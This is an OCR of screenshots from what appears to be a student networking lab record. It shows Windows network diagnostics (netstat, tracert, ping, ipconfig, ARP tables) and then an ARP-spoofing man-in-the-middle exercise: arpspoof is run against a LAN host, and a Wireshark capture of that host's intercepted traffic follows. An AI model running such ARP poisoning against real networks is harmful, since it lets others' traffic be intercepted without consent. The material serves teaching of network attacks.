TCP 192.168.1.102:50721 server-13-227-178-193:https CLOSE_WAIT
TCP 192.168.1.102:50732 104.20.184.68:https ESTABLISHED
TCP 192.168.1.102:50734 server-13-227-138-28:https ESTABLISHED
TCP 192.168.1.102:50735 151.101.130.133:https ESTABLISHED
TCP 192.168.1.102:50739 104.20.184.68:https ESTABLISHED
TCP 192.168.1.102:50742 151.101.2.202:https ESTABLISHED
TCP 192.168.1.102:50743 bom12s04-in-f6:https TIME_WAIT
TCP 192.168.1.102:50749 104.18.9.110:https ESTABLISHED
TCP 192.168.1.102:50751 151.101.66.133:https ESTABLISHED
TCP 192.168.1.102:50755 server-13-227-214-55:https ESTABLISHED
TCP 192.168.1.102:50757 104.20.184.68:https ESTABLISHED
TCP 192.168.1.102:50761 a23-212-240-33:https ESTABLISHED
TCP 192.168.1.102:50762 151.101.65.44:https ESTABLISHED
TCP 192.168.1.102:50764 151.101.1.44:https ESTABLISHED
TCP 192.168.1.102:50767 a23-50-253-44:https ESTABLISHED
TCP 192.168.1.102:50779 172.67.199.199:https ESTABLISHED
TCP 192.168.1.102:50794 a23-50-254-75:https ESTABLISHED
TCP 192.168.1.102:50795 151.101.65.44:https ESTABLISHED
TCP 192.168.1.102:50796 8.39.36.141:https ESTABLISHED
TCP 192.168.1.102:50797 8.39.36.141:https ESTABLISHED
TCP 192.168.1.102:50798 8.39.36.141:https ESTABLISHED
Type here to search
ENG
08:07
14-01-2022



Command Prompt
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\LAXMINARAYANRO>tracert www.snapchat.com
Tracing route to ghs.googlehosted.com [142.250.182.211]
over a maximum of 30 hops:
1 3 ms 3 ms 2 ms 192.168.1.1
2 2 ms 2 ms 2 ms 100.68.0.1
3 43 ms 7 ms 9 ms as15169.bom.extreme-ix.net [103.77.108.82]
4 4 ms 4 ms 5 ms 108.170.248.209
5 * * * Request timed out.
6 7 ms 5 ms 7 ms bom07s28-in-f19.1e100.net [142.250.182.211]
Trace complete.
C:\Users\LAXMINARAYANRO>ping 192.168.1.102
Pinging 192.168.1.102 with 32 bytes of data:
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.1.102:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Users\LAXMINARAYANRO>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Local Area Connection* 1:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Local Area Connection* 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Type here to search
ENG
08:07
14-01-2022

3-B



Administrator: Command Prompt
C:\Users\CS-20\Downloads>arp -a -d
C:\Users\CS-20\Downloads>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Local Area Connection* 1:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Wireless LAN adapter Local Area Connection* 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Ethernet adapter VMware Network Adapter VMnet1:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::95f0:509e:db94:66b7%17
IPv4 Address. . . . . : 192.168.95.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Ethernet adapter VMware Network Adapter VMnet8:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::12b:2244:6f5d:8a86%4
IPv4 Address. . . . . : 192.168.187.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2405:201:5:80b6:3865:457f:9e85:e10f
Temporary IPv6 Address. . . . . : 2405:201:5:80b6:7c9d:8d62:5043:9457
Link-local IPv6 Address . . . . . : fe80::3865:457f:9e85:e10f%18
ENG
08:03 AM
11-03-2022



Command Prompt
C:\Users\CS-20\Downloads>ping 192.168.29.101
Pinging 192.168.29.101 with 32 bytes of data:
Reply from 192.168.29.101: bytes=32 time=1ms TTL=128
Reply from 192.168.29.101: bytes=32 time=1ms TTL=128
Reply from 192.168.29.101: bytes=32 time=1ms TTL=128
Reply from 192.168.29.101: bytes=32 time=2ms TTL=128
Ping statistics for 192.168.29.101:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 1ms, Maximum = 2ms, Average = 1ms
C:\Users\CS-20\Downloads>
ENG
08:41 AM
11-03-2022


Command Prompt
Interface: 192.168.187.1 --- 0x4
Internet Address Physical Address Type
192.168.187.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 192.168.95.1 --- 0x11
Internet Address Physical Address Type
192.168.95.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 192.168.29.86 --- 0x12
Internet Address Physical Address Type
192.168.29.1 18-fd-cb-ac-76-e9 dynamic
192.168.29.5 b4-6b-fc-f8-a9-ad dynamic
192.168.29.7 b4-6b-fc-d8-8e-e8 dynamic
192.168.29.14 74-e5-f9-da-3d-65 dynamic
192.168.29.74 00-19-d2-f9-d4-31 dynamic
192.168.29.101 00-19-d2-f8-e0-76 dynamic
192.168.29.105 60-6e-e8-f3-bd-48 dynamic
192.168.29.116 b4-6b-fc-d8-28-6d dynamic
192.168.29.125 00-19-d2-f9-dd-05 dynamic
192.168.29.145 00-19-d2-f9-d4-4a dynamic
192.168.29.165 6c-4b-90-0a-60-69 dynamic
192.168.29.182 5e-a6-80-83-79-10 dynamic
192.168.29.198 0c-54-15-57-64-03 dynamic
192.168.29.244 6c-4b-90-7c-c5-bc dynamic
192.168.29.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\CS-20\Downloads>
*Untitled - Notepad
File Edit Format View Help
192.168.29.101 00-19-d2-f8-e0-76 dynamic
Ln 1, Col 52
100%
ENG
08:42 AM
11-03-2022
The Wireshark Network Analyzer [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Interfaces... Ctrl+I
Options... Ctrl+K
Start Ctrl+E
Stop Ctrl+E
Restart Ctrl+R
Capture Filters...
Refresh Interfaces
Filter:
Expression... Clear Apply Save
Popular Network Protocol Analyzer
Files
Online
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
Local Area Connection* 2
VMware Network Adapter VMnet8
VMware Network Adapter VMnet1
Wi-Fi
Ethernet
Capture Options
Start a capture with detailed options
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
Website
Visit the project's website
User's Guide
The User's Guide (local version, if installed)
Security
Work with Wireshark as securely as possible
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on:
Ready to load or capture
No Packets
Profile: Default
ENG
08:42 AM
11-03-2022



Wireshark: Capture Options
Capture
Interface
Link-layer header
Prom. Mode
Snaplen [B]
Buffer [MiB]
Capture Filter
Local Area Connection* 2
VMware Network Adapter VMn...
VMware Network Adapter VMn...
Ethernet
disabled
default
Capture on all interfaces
Manage Interfaces
Use promiscuous mode on all interfaces
Capture Filter:
Compile selected BPFs
Capture Files
File:
Browse...
Use multiple files
Use pcap-ng format
Display Options
Update list of packets in real time
Automatically scroll during live capture
Hide capture info dialog
Name Resolution
Resolve MAC addresses
Resolve network-layer names
Resolve transport-layer name
Use external network name resolver
Stop Capture Automatically After...
Help
Start
Close
Ready to load or capture
ENG
08:42 AM
11-03-2022


Command Prompt
192.168.187.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 192.168.95.1 --- 0x11
Internet Address Physical Address Type
192.168.95.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 192.168.29.86 --- 0x12
Internet Address Physical Address Type
192.168.29.1 18-fd-cb-ac-76-e9 dynamic
192.168.29.5 b4-6b-fc-f8-a9-ad dynamic
192.168.29.7 b4-6b-fc-d8-8e-e8 dynamic
192.168.29.14 74-e5-f9-da-3d-65 dynamic
192.168.29.74 00-19-d2-f9-d4-31 dynamic
192.168.29.101 00-19-d2-f8-e0-76 dynamic
192.168.29.105 60-6e-e8-f3-bd-48 dynamic
192.168.29.116 b4-6b-fc-d8-28-6d dynamic
192.168.29.125 00-19-d2-f9-dd-05 dynamic
192.168.29.145 00-19-d2-f9-d4-4a dynamic
192.168.29.165 6c-4b-90-0a-60-69 dynamic
192.168.29.182 5e-a6-80-83-79-10 dynamic
192.168.29.198 0c-54-15-57-64-03 dynamic
192.168.29.244 6c-4b-90-7c-c5-bc dynamic
192.168.29.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\CS-20\Downloads>arpspoof 192.168.29.101
Resolving victim and target...
Redirecting 192.168.29.101 (00:19:d2:f8:e0:76) ---> 192.168.29.1 (18:fd:cb:ac:76:e9)
and in the other direction
Press Ctrl+C to stop
Unspoofing
Done
C:\Users\CS-20\Downloads>
*Untitled - Notepad
File Edit Format View Help
NEERAJ APPARI T073
Ln 1, Col 19
100%
Windows (CRLF)
UTF-8
ENG
08:52 AM
11-03-2022



Capturing from 5 interfaces [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eth.addr == 00-19-d2-f8-e0-76
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
14831 402.758784 35.190.43.134 192.168.29.101 UDP 343 Source port: https Destination port: 53976
14833 402.761878 192.168.29.101 35.190.43.134 UDP 76 Source port: 53976 Destination port: https
14834 402.762222 192.168.29.101 35.190.43.134 UDP 75 Source port: 53976 Destination port: https
14835 402.762405 192.168.29.101 35.190.43.134 UDP 79 Source port: 53976 Destination port: https
14847 403.590430 192.168.29.101 35.190.43.134 UDP 75 Source port: 53976 Destination port: https
14852 403.774466 35.190.43.134 192.168.29.101 UDP 73 Source port: https Destination port: 53976
14854 403.776748 35.190.43.134 192.168.29.101 UDP 75 Source port: https Destination port: 53976
14855 403.779564 35.190.43.134 192.168.29.101 UDP 135 Source port: https Destination port: 53976
14858 403.784610 192.168.29.101 35.190.43.134 UDP 77 Source port: 53976 Destination port: https
14865 404.720522 192.168.29.101 35.190.43.134 UDP 75 Source port: 53976 Destination port: https
14866 404.797410 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
14868 404.798671 35.190.43.134 192.168.29.101 UDP 67 Source port: https Destination port: 53976
14870 404.799190 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
14871 404.799458 35.190.43.134 192.168.29.101 UDP 69 Source port: https Destination port: 53976
14873 404.800408 192.168.29.101 35.190.43.134 UDP 79 Source port: 53976 Destination port: https
14874 404.800639 35.190.43.134 192.168.29.101 UDP 71 Source port: https Destination port: 53976
14883 405.806722 35.190.43.134 192.168.29.101 UDP 69 Source port: https Destination port: 53976
14884 406.331001 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
14888 406.817896 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
14890 406.820509 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
14893 407.334760 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
14898 408.325532 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
14902 408.839795 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
14905 408.841682 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
Frame 13448: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface 3
Ethernet II, Src: IntelCor_f8:e0:76 (00:19:d2:f8:e0:76), Dst: IntelCor_f8:df:fe (00:19:d2:f8:df:fe)
Internet Protocol Version 4, Src: 192.168.29.101 (192.168.29.101), Dst: 239.255.255.250 (239.255.255.250)
User Datagram Protocol, Src Port: 49519 (49519), Dst Port: ssdp (1900)
Hypertext Transfer Protocol
0000 00 19 d2 f8 df fe 00 19 d2 f8 e0 76 08 00 45 00 ....v..E.
0010 00 ca d8 05 00 00 01 11 13 16 c0 a8 1d 65 ef ff ....e..
0020 ff fa c1 6f 07 6c 00 b6 59 ba 4d 2d 53 45 41 52 ...o.l.. Y.M-SEAR
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48 CH * HTT P/1.1..H
0040 4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35 OST: 239 .255.255
5 interfaces: <live capture in progress> File: C:\
Packets: 14906 · Displayed: 87 (0.6%)
Profile: Default
